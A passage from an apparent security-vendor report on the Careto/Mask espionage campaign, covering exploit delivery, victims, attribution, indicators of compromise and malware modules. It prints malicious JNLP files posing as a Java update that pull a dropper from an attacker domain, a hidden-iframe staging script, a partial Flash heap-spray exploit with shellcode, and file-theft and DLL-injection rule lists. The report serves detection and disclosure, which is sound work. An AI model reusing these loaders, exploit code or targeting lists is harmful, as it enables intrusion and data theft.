<jnlp spec="1.0+" xmlns:jfx="http://javafx.com" href="file.jnlp"
  codebase="http://linkconf.net/jn/w">
  <information>
    <title>Java Update</title>
    <vendor>Oracle</vendor>
    <description>A new Java version has been found.</description>
    <offline-allowed/>
  </information>
  <update check="background" policy="always" />
  <resources>
    <j2se version="1.6+" href="http://java.sun.com/products/autodl/j2se"
      java-vm-args="-Djnlp.uitoolkit=com.sun.deploy.uitoolkit.impl.text.TextPluginUIToolkit" />
    <extension href="index.jnlp" name="index" />
  </resources>
  <applet-desc width="1" height="1" main-class="com.java.Update" name="JavaUpdate">
  </applet-desc>
</jnlp>
```

Figure 12: Java Update

The “index.jnlp” has the following content:

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0" codebase="http://linkconf.net/jn/w" href="index.jnlp">
  <information>
    <title>Java Update</title>
    <vendor>Oracle</vendor>
    <description>A new Java version has been found.</description>
  </information>
  <update check="background" policy="always" />
  <resources>
    <j2se version="1.6+"
      java-vm-args="-Djnlp.uitoolkit=com.sun.deploy.uitoolkit.impl.text.TextPluginUIToolkit" />
    <jar href="JavaUpdate.jar" main="true" />
  </resources>
  <security>
    <all-permissions />
  </security>
  <installer-desc main-class="com.java.Update" />
</jnlp>
```

Figure 13: Index jnlp

Its main function is to load “JavaUpdate.jar”, which contains a signed dropper that installs the SGH implant into the system.

A Java version profiler which loads another JAR file named “sSunJavaRealTimeSystem.jar” was also found on the server, in a folder named “m” that might suggest it was used for OS X visitors, considering the attacker’s folder naming scheme.

| Name         | Length | Method | Size | Ratio | Date     | Time  | CRC 32   |
|--------------|--------|--------|------|-------|----------|-------|----------|
| com/         | 0      | Stored | 0    | 0%    | 10-07-13 | 16:20 | 00000000 |
| com/java/    | 0      | Stored | 0    | 0%    | 10-07-13 | 16:20 | 00000000 |
| com/java/    | 400    | Def1:N | 281  | 0%    | 10-07-13 | 16:20 | 3f8cb4bf |
| Update.class |        |        |      |       |          |       |          |

This class simply prints a message which says “Updated!”.

The other observed attack methods relies on a Flash Player exploit.

CVE-2012-0773 has an interesting history. It was originally discovered by French company VUPEN and used to win the “pwn2own” contest in 2012. This was the first known exploit to escape the Chrome sandbox. VUPEN refused to share the exploit with the contest organizers, claiming that it plans to sell it to its customers. As a side note, VUPEN exploits are commonly seen in high end nation state level attacks; for instance we have commonly observed them with HackingTeam’s DaVinci / Remote Control System attacks.

```
imageObj = new Array();
imgs = new Array();
imgs[0] = "back_banner_4c.jpg";
imgs[1] = "back_banner_23.jpg";

for (i = 0; i < imgs.length; i++) {
    imageObj[i] = new Image(1, 1);
    imageObj[i].src = "/bd/" + imgs[i];
}

var image_background = new Image(1, 1);
var img_bkg = "/bd/back_banner_d4.jpg";

image_background.src = img_bkg;
</script>
</head>

<body>
    <iframe src="/bd/banner.swf" width="0" height="0" frameborder="0">
    </iframe>
</body>
</html>
```

Figure 14: CVE-2012-0773 staging script

```
package
{
    import flash.display.*;
    import flash.system.*;
    import flash.utils.*;

    public class heapSpray extends MovieClip
    {
        public var Shellcode:ByteArray;
        public var blockSize:uint = 2621440;
        public var holeNum:uint;
        public var HSBlockNum:uint = 0;
        public var HSBlockNum2:uint = 0;
        public var preShellcode:String = "891D08313021893D0C313021892D10313021
        public var postShellcode:String = "A11C313021B91C000000C700FFFFFFFFF83C
        static var allocs:Array;
        static var pool:ByteArray;
        static var allocCount:int;
        static var pointer:int;
        static var targetBlock:Object;

        public function heapSpray(param1)
        {
            var _loc_5:* = null;
            var _loc_6:* = null;
            this.holeNum = 16777216 / this.blockSize;
            this.Shellcode = param1;
            var _loc_2:* = new ByteArray();
            _loc_2.endian = Endian.LITTLE_ENDIAN;
            var _loc_3:* = 0;
            _loc_3 = 0;
            while (_loc_3 < 8496)
```

Figure 15: Heapspray class inside the action script

The SWF exploit for CVE-2012-0773 appears to have been fine-tuned for Flash Player versions 10.3.x. Although these have become obsolete (current version is 12.0.0.38), there is no point in implementing / showcasing such a complex exploit unless the attackers were leveraging it around the time it was discovered. It is also possible that the exploit was still on the server because some users still have old Flash Player versions, and for those, it's a perfectly good attack method.

We believe “/m” subdirs are for Mac users, and the “/l” subdirs for Linux. In these we have found traces of Firefox plugins, but unfortunately they were broken.

Linux plugin:

Archive: af\_l\_addon.xpi

| Name                | Length | Method | Size  | Ratio | Date     | Time  | CRC 32   |
|---------------------|--------|--------|-------|-------|----------|-------|----------|
| chrome.manifest     | 183    | Defl:N | 101   | 45%   | 10-07-13 | 14:30 | cc37d585 |
| install.rdf         | 1274   | Defl:N | 443   | 65%   | 10-07-13 | 14:30 | add50a10 |
| bootstrap.js        | 1798   | Defl:N | 695   | 61%   | 10-07-13 | 14:30 | 52eecaba |
| content/browser.xul | 166    | Defl:N | 134   | 19%   | 10-07-13 | 14:30 | 74e9bad7 |
| content/icon.png    | 66793  | Defl:N | 66664 | 0%    | 10-07-13 | 14:30 | 27609d6e |
| plugins/sbd-linux   | 26020  | Defl:N | 22406 | 14%   | 10-07-13 | 14:30 | a02b2e21 |

Mac / OSX plugin:

Archive: af\_m\_addon.xpi

| Name                | Length | Method | Size  | Ratio | Date     | Time  | CRC 32   |
|---------------------|--------|--------|-------|-------|----------|-------|----------|
| chrome.manifest     | 183    | Defl:N | 102   | 44%   | 10-07-13 | 14:30 | aeac29ae |
| install.rdf         | 1274   | Defl:N | 443   | 65%   | 10-07-13 | 14:30 | f5ee7026 |
| bootstrap.js        | 1796   | Defl:N | 695   | 61%   | 10-07-13 | 14:30 | d5fc6c9b |
| content/browser.xul | 166    | Defl:N | 134   | 19%   | 10-07-13 | 14:30 | 74e9bad7 |
| content/icon.png    | 66793  | Defl:N | 66664 | 0%    | 10-07-13 | 14:30 | 27609d6e |
| plugins/sbd-mac     | 42720  | Defl:N | 37072 | 13%   | 10-07-13 | 14:30 | 12d19684 |

Both attack plugins appear to have been compiled on **October 7, 2013**.

Samples of a malicious Chrome (Win32) plugin have also been located in the "/ag" folder:

```
File name: plugin.crx
MD5: 1f40751f3db07f88c2ffe95b6a5fde86
File size: 256596 bytes
```

The malicious Chrome plugin has the following structure:

| Name             | Length | Method | Size   | Ratio | Date     | Time  | CRC 32   |
|------------------|--------|--------|--------|-------|----------|-------|----------|
| content/         | 0      | Defl:N | 2      | 0%    | 00-00-80 | 00:00 | 00000000 |
| manifest.json    | 305    | Defl:N | 165    | 46%   | 00-00-80 | 00:00 | b500a493 |
| plugins/         | 0      | Defl:N | 2      | 0%    | 00-00-80 | 00:00 | d5fc6c9b |
| plugins/         | 16384  | Defl:N | 7358   | 55%   | 00-00-80 | 00:00 | 3bd3e8bb |
| npplugin.dll     |        |        |        |       |          |       |          |
| content/icon.jpg | 266948 | Defl:N | 245924 | 8%    | 00-00-80 | 00:00 | b07ab7ee |
| content/icon.png | 2184   | Defl:N | 2189   | 0%    | 00-00-80 | 00:00 | 276fc4e2 |

The plugin is loaded via Javascript from the HTML index via a file named "plugin.js":

```
<html>
<head>
  <script type="text/javascript" src="plugin.js"></script>
</head>

<body>
  <object id="player" type="application/x-media-player-plugin"
    url="http://www.google.com">
  </object>

  <script type="text/javascript" charset="utf-8">
    plugin_run();
  </script>
</body>
</html>
```

Figure 16: Loading plugin

The “plugin.js” has the following content:

```
function plugin_run() {
  var PLUGIN_MIME = 'application/x-media-player-plugin';

  if (!navigator.mimeType[PLUGIN_MIME]) {
    document.body.innerHTML += '<iframe src="plugin.crx" width="0"'
      + ' height="0" frameborder="0"></iframe>';
  }
}
```

Figure 17: Plugin.js

When an unsuspecting user visits the page with Google Chrome, they get a warning indicating that “Extensions, Apps and Themes” can harm their computer:




Figure 18: Chrome warning

The user has to choose “Continue” in order to activate the malicious plugin. The plugin installation from the exploit site works for Chrome versions prior to 21, which was released in Mid-2012.

The “npplugin.dll” acts as a loader for the main malware installer, which is encoded / obfuscated in “content/icon.jpg”. Its compilation timestamp is **Thu Nov 07 11:00:03 2013**.

|                                                                                            |
|--------------------------------------------------------------------------------------------|
| File name: npplugin.dll<br>MD5: 3299415710a29ffb55e53044fc191450<br>File size: 16384 bytes |
|--------------------------------------------------------------------------------------------|

All the exploits on the server work with multi-component artifacts, some of them disguised into “.jpg” files. Also, the communication to javascript functions is through cookies (“end\_cookie\_18a27”), a quite unusual method.

## 2.8. Victims

During the investigation we were able to sinkhole some of the C&C servers. All sinkholed domains have been redirected to the Kaspersky Sinkhole server. This provided detailed information regarding the location of the victims.

Additionally, some of the Command and control servers maintain a debug log which includes information about the victims such as IPs and timestamps. This debug log file is stored in a folder named “ClientsDirectory” and is named “log.txt”. By collecting “log.txt” files from various Careto C&C servers, it was possible to make a more detailed map of the IPs for victims of these attacks.




Figure 19: Victims' IPs by country

In total, we observed over 1,000 victims' IPs in 31 countries. We have also found traces of at least 380 different victim's IDs according to attackers' naming schema both in logs and sinkholed requests.

The following charts correspond only to sinkholed data and ignores the historical one retrieved in log files. This data is fresher, showing the current interest of the attackers.

The first chart shows the geographical distribution of the victim's IDs:




Figure 20: Geographical distribution by unique ID - sinkholed data

In this case there is a clear outlier. The reason is that there is a big cluster of victims in Cuba corresponding to very few IP addresses, all belonging to the same institution.

The following chart provides the geographical location of victim's IPs instead of IDs using only sinkholed data:




Figure 21: Geographical distribution by victims' IPs - sinkholed data

In this chart we see the opposite effect than in the previous one, in this case with Venezuela, where few victims use multiple IPs.

Spain, France and Morocco are the only countries appearing in the top 5 in all cases.

The main targets of Careto fall into the following categories:

- Government institutions
- Diplomatic / embassies
- Energy, oil and gas companies
- Research
- Private equity firma
- Activists

### 3. Attribution

Different malware components include language artifacts from the authors, suggesting they are proficient in the Spanish language. Some slang words used would be very uncommon in a non native Spanish speaker.

For instance, the “appleupdt[dot]com” C&C domain has been registered by one “Victoria Gomez” from Argentina. The registration data appears fake, though.

Spanish language artifacts include:

- "Careto - GetSystemReport v1.0" - in the "waiter32/64" module
- "Uninstalling Careto" - in the CDIUninstallSGH32 module

“Careto” is a Spanish slang word for “face”.

- "Caguen1aMar" - an RC4 encryption key stored in the configuration data. Used for all communications with the command and control servers.

This would be the contraction of “Me cago en la mar”, a Spanish expression meaning “fuck”.

- "Accept-Language: es Accept-Encoding: gzip" - in the configuration data

The authors did a number of mistakes as well. For instance, they forgot debug information in a SGHTesterCmd module which contains a path on the developer's machine:

- c:\Dev\CaretoPruebas3.0\release32\CDIUninstall32.pdb

“Pruebas” means “tests” in Spanish.

Also there are some small mistakes in some English comments:

```
//Attempt to move the uploaded file to it's new place
Uninstalling Careto
Uninstalling SGH
```

In the exploiting server we have found most of the subdomains simulating newspapers from Spain.

It should be noted that Spanish is spoken in 21 countries, where it is either a national language or *de facto* official language. We should also not exclude the possibility of a false flag operation, where the attackers intentionally planted Spanish words in order to confuse analysis.

## 4. Conclusions

With Careto, we describe yet another sophisticated cyberespionage operation that has been going on undiscovered for more than 5 years. In terms of sophistication, we put Careto above Duqu, Gauss, RedOctober or Icefog, making it one of the most complex APT we observed.

For Careto, we observed a very high degree of professionalism in the operational procedures of the group behind this attack, including monitoring of their infrastructure, shutdown of the operation, avoiding curious eyes through access rules, using wiping instead of deletion for log files and so on. This is not very common in APT operations, putting the Mask into the “elite” APT groups section.

The attacks rely on a combination of social engineering, for instance impersonating websites from The Guardian and Washington Post. These are coupled with at least one exploit that according to media report has been sold to governments as a 0-day by French company VUPEN.

The targeting of Linux and Mac users by the attackers indicates another important trend in the world of APTs. We previously observed this and described it with Icefog; we can now say with a good degree of confidence that high end APT actors are now expanding their toolkits to include Linux and Mac “support”. Also, there is evidence the attackers may have deployed Android and iOS backdoors as well. Unfortunately, we could not locate these samples yet nor do we know how they were implanted, especially considering iOS’ security model.

The fact that the Careto attackers appear to be speaking the Spanish language is perhaps the most unusual feature. While most of the known attacks nowadays are filled with Chinese comments, languages such as German, French or Spanish appear very rarely in APT attacks.

## Special thanks

We would like to thank OpenDNS for providing passive DNS information on the C&C domains used by the attackers and support with sinkholing.

## APPENDIX 1: Indicators of compromise

### Filenames:

%system%\objframe.dll  
%system%\shlink32.dll  
%system%\shlink64.dll  
cdllait32.dll  
cdllait64.dll  
cdlluninstallws32.dll  
cdlluninstallws64.dll  
cdlluninstallsg32.dll  
cdlluninstallsg64.dll  
%system%\c\_50225.nls  
%system%\c\_50227.nls  
%system%\c\_50229.nls  
%system%\c\_51932.nls  
%system%\c\_51936.nls  
%system%\c\_51949.nls  
%system%\c\_51950.nls  
%system%\c\_57002.nls  
%system%\c\_57006.nls  
%system%\c\_57008.nls  
%system%\c\_57010.nls  
%system%\cdgext32.dll  
%system%\cfgbkmgrrs.dll  
%system%\cfgmgr64.dll  
%system%\comsvrpcs.dll  
%system%\d3dx8\_20.dll  
%system%\dllcomm.dll  
%system%\drivers\wmimgr.sys  
%system%\drvinfo.bin  
%system%\FCache.bin  
%system%\FFExtendedCommand.dll  
%system%\gpktcsp32.dll  
%system%\HPQueue.bin  
%system%\LPQueue.bin  
%system%\mdwmnsp.dll  
%system%\rpcdist.dll  
%system%\scsvrft.dll  
%system%\sdptbw.dll  
%system%\slbkbw.dll  
%system%\skypeie6plugin.dll  
%system%\wmispdmgr.dll  
%temp%\~DF01AC74D8BE15EE01.tmp  
%temp%\~DF23BF45A473C42B56.tmp  
%temp%\~DFA0528CD81300F372.tmp  
%temp%\~DF8471938479DA49221.tmp

%appdata%\microsoft\c\_27803.nls  
%appdata%\microsoft\objframe.dll  
%appdata%\microsoft\shmgr.dll

### **Registry keys:**

[HKLM\Software\Classes\CLSID\{E6BB64BE-0618-4353-9193-0AFE606D6F0C}\InprocServer32]

### **C&C and exploit staging server IPs:**

190.10.9.209  
190.105.232.46  
196.40.84.94  
200.122.160.25  
202.150.211.102  
202.150.214.50  
202.75.56.123  
202.75.56.231  
202.75.58.153  
210.48.153.236  
223.25.232.161  
37.235.63.127  
75.126.146.114  
81.0.233.15  
82.208.40.11  
62.149.227.3  
75.126.146.114

### **Domains and hostnames:**

nthost.shacknet.nu  
tunga.homedns.org  
prosoccer1.dyndns.info  
prosoccer2.dyndns.info  
nav1002.ath.cx  
pininfarina.dynalias.com  
wqq.dyndns.org  
pl400.dyndns.org  
services.serveftp.org  
sv.serveftp.org  
cherry1962.dyndns.org  
carrus.gotdns.com  
ricush.ath.cx  
takami.podzone.net  
dfup.selfip.org  
wwnav.selfip.net  
fast8.homeftp.org

ctronline news.dyndns.tv  
mango66.dyndns.org  
gx5639.dyndns.tv  
services.serveftp.org  
\*.redirserver.net  
\*.swupdt.com  
\*.msupdt.com  
\*.appleupdt.com  
\*.linkconf.net

## APPENDIX 2: SGH Modules – detailed analysis

### i) The “Scsimap” driver

This driver is started by the system automatically as a service. It is responsible for loading the rest of the malware's components and providing communication facilities between them. It acts as a framework that glues together all the parts of the malware.

File type: Win32 driver  
 Compilation timestamp: 2013.04.09 14:15:03 (GMT)  
 File size: 14464 bytes

[Technical details](#)

The file was compiled using Microsoft Visual Studio 2003.

The driver exports three functions that provide the API for the malware's kernel-mode components:

```
0001086C: IopQueryInterface
00010840: IopRegisterInterface
00010888: IopSetDeviceStatusChange
```

Creates a device: \Device\{E07DB02C-387E-43b2-A6F2-C59B4934B7D6}

Also creates a symbolic link to this device: \DosDevices\{E07DB02C-387E-43b2-A6F2-C59B4934B7D6}

The “Scsimap” driver loads other modules from “\SystemRoot\System32\bootfont.bin”, which is an encrypted virtual file system. It decrypts it on the fly using RC4 and loads and executes all the additional modules which are present in that file.

The module receives commands via DeviceIoControl function. It can be commanded to load a binary from the “bootfont.bin” file, to write a new “bootfont.bin” configuration, to return the contents of that file and overwrite its contents.

A typical “bootfont.bin” virtual file system contains the following driver modules:

```
Module config, 8272 bytes
Module storage, 12240 bytes
Module cipher, 7248 bytes
Module cmprss, 2640 bytes
Module loaddll, 14032 bytes
Module PGPsdkDriver, 7504 bytes
Module fileflt, 32080 bytes
Module stopsec, 2768 bytes
Module TdiFlt, 17616 bytes
Module TdiFlt2, 18512 bytes
```

The modules interact with each other by exporting and importing function pointers.

Each function is identified by a numeric value. The module that provides the function first calls the function “lopRegisterInterface” exported by “scsimap”, and the consumer function can request the function pointer by calling the function lopQueryInterface with a proper function number.

## ii) Config module

This modules operates the SGH's unified configuration data that is used by all other components.

Exports the following functions:

|      |             |
|------|-------------|
| 0x00 | ReadConfig  |
| 0x01 | WriteConfig |

The data is stored in the registry key:

*HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\scsimap\Params, Value*

The configuration block is encrypted with a hardcoded key using the RC4 algorithm.

## iii) Storage module

This module maintains two storage files:

*\SystemRoot\System32\c\_50229.nls  
 \SystemRoot\System32\c\_50227.nls*

The module receives information collected by other modules and stores them in a system activity log. Entries in the activity log are prepended with timestamps and text labels (see below). These label correspond to internal and system events, i.e. writing collected information to a file, starting a new process, etc.

Exported functions:

|      |                                                                                           |
|------|-------------------------------------------------------------------------------------------|
| 0x08 | Store a log entry with a label “GET”                                                      |
| 0x09 | Store a log entry with a label “DEL”                                                      |
| 0x0A | Store a log entry with a label “PUT” (new data collected)                                 |
| 0x0B | Create an additional activity log file<br><i>\SystemRoot\System32\~{7 hex digits}.tmp</i> |
| 0x0C | Not implemented                                                                           |

|      |                                                         |
|------|---------------------------------------------------------|
| 0x0D | Not implemented                                         |
| 0x0E | Not implemented                                         |
| 0x0F | Not implemented                                         |
| 0x15 | Get internal storage state                              |
| 0x16 | Get internal storage state                              |
| 0x18 | Get internal storage state                              |
| 0x19 | Store a log entry with a label "PURGE"                  |
| 0x1F | Store a log entry with a label "START" (system startup) |
| 0x20 | Store a log entry with a label "STOP" (system shutdown) |

#### iv) Storage module

This module maintains two storage files:

```
\SystemRoot\System32\c_50229.nls
\SystemRoot\System32\c_50227.nls
```

The module receives information collected by other modules and stores them in a system activity log. Entries in the activity log are prepended with timestamps and text labels (see below). These labels correspond to internal and system events, i.e. writing collected information to a file, starting a new process, etc.

Exported functions:

|      |                                                                                    |
|------|------------------------------------------------------------------------------------|
| 0x08 | Store a log entry with a label "GET"                                               |
| 0x09 | Store a log entry with a label "DEL"                                               |
| 0x0A | Store a log entry with a label "PUT" (new data collected)                          |
| 0x0B | Create an additional activity log file<br>\SystemRoot\System32\~{7 hex digits}.tmp |
| 0x0C | Not implemented                                                                    |
| 0x0D | Not implemented                                                                    |
| 0x0E | Not implemented                                                                    |
| 0x0F | Not implemented                                                                    |
| 0x15 | Get internal storage state                                                         |
| 0x16 | Get internal storage state                                                         |
| 0x18 | Get internal storage state                                                         |
| 0x19 | Store a log entry with a label "PURGE"                                             |
| 0x1F | Store a log entry with a label "START" (system startup)                            |
| 0x20 | Store a log entry with a label "STOP" (system shutdown)                            |

## v) Cipher module

Provides cryptographic functions for other modules.

Exported functions:

|      |                           |
|------|---------------------------|
| 0x10 | Encrypt data with AES-128 |
| 0x11 | Encrypt data with AES-128 |
| 0x12 | Encrypt data with RC4     |
| 0x13 | Encrypt data with RC4     |

## vi) Cmprss module

Provides compression functions for other modules.

Exported functions:

|      |                                                                           |
|------|---------------------------------------------------------------------------|
| 0x1A | Compress data with LZNT1 using the system RtlCompressBuffer function.     |
| 0x1B | Decompress data with LZNT1 using the system RtlDecompressBuffer function. |

## vii) LoadDll module

Registers handler function for process-creation and image-load events. The module reads the list of DLL loading rules from the configuration block and checks them when a new process is created or a module is loaded. These rules specify the location of the DLL to be injected and the list of target process names to inject. An example list of rules follows.

```
DLL: System32\vchwh9x.dll targets:
IEXPLORE.EXE:FIREFOX.EXE:MOZILLA.EXE:OPERA.EXE:NETSCAPE.EXE:EMULE.E
XE:CHROME.EXE
DLL: none targets: @1:*SVCHOST.EXE
DLL: System32\awcodc32.dll targets: EXPLORER.EXE
DLL: System32\SkypeIE6Plugin.dll targets: SKYPE.EXE
DLL: System32\nmwclog.dll targets: PCSUITE.EXE:NOKIAOVISUITE.EXE
DLL: System32\awview32.dll targets: OUTLOOK.EXE
```

Exported functions:

|      |                                                                 |
|------|-----------------------------------------------------------------|
| 0x05 | Update the list of DLL loading rules in the configuration block |
|------|-----------------------------------------------------------------|

### viii) PGPsdDriver module

This module is a kernel mode keylogger. It accesses the “\Driver\Kbdclass” object and intercepts the IRP\_MJ\_READ and IRP\_MJ\_PNP request handlers.

On IRP\_MJ\_READ requests, it reports information about pressed keys as custom activity records named “KEYS”

### ix) Fileflt module

Intercepts file operations and collects information and their content if they match the filtration rules.

Maintains the file activity log file: “\SystemRoot\System32\c\_50225.nls”

Sample filtration rules follow:

```
File mask: \ *.PAB;*.WAB
File mask: \ *.WRD
File mask: \ *.SKR;*.PKR;*.PGP;*.GPG;*.KEY;*.PPK;*.RDP;*.ASC
File mask: \ *.DOC;*.XLS;*.RTF
File mask: \ *.PDF
File mask: \ *.DOCX;*.XLSX;*.WPS;*.ODT;*.WPD
File mask: \ *.GMG
File mask: \ *.AXX;*.CFE;*.CFD;*.AKF
File mask: \ *.ENC;*.MLS;*.HSE;*.P7M;*.P7C;*.P7Z
File mask: \ *.OCFS;*.M20;*.M2R;*.M2F;*.M15;*.OCU
File mask: \ *.VSD;*.OVPN;*.SSH;*.CRT
File mask: \ *.SXW;*.SDW;*.PSW;*.ODS;*.SXC;*.SDC;*.PXL
File mask: \ *.MDDATA
File mask: \ *.EML
File mask: *\WINNT\ *.*
File mask: *\WINDOWS\ *.*
File mask: *\PROGRAM FILES\ *.DOC;*.XLS;*.PDF;*.RTF
File mask: *\PROGRAM FILES\ *.DOCX;*.XLSX;*.WPS;*.ODT;*.WPD
File mask: *\PROGRAM
FILES\ *.SXW;*.SDW;*.PSW;*.ODS;*.SXC;*.SDC;*.PXL
File mask: *\HARDDISKVOLUMESHADOWCOPY *.*
File mask: *\ARCHIVOS DE PROGRAMA\ *.DOC;*.XLS;*.PDF;*.RTF
File mask: *\ARCHIVOS DE PROGRAMA\ *.DOCX;*.XLSX;*.WPS;*.ODT;*.WPD
File mask: *\ARCHIVOS DE
PROGRAMA\ *.SXW;*.SDW;*.PSW;*.ODS;*.SXC;*.SDC;*.PXL
```

Exported functions:

|      |                                                |
|------|------------------------------------------------|
| 0x14 | Update the file filtration rules               |
| 0x1E | Append the activity log with a new data record |
| 0x21 | Append the activity log with a new data record |

## x) Stopsec module

Interacts with the driver of Kaspersky products (“KLIF”) and tries to make own processes invisible to the anti-virus.

Exported functions:

|      |                                                                          |
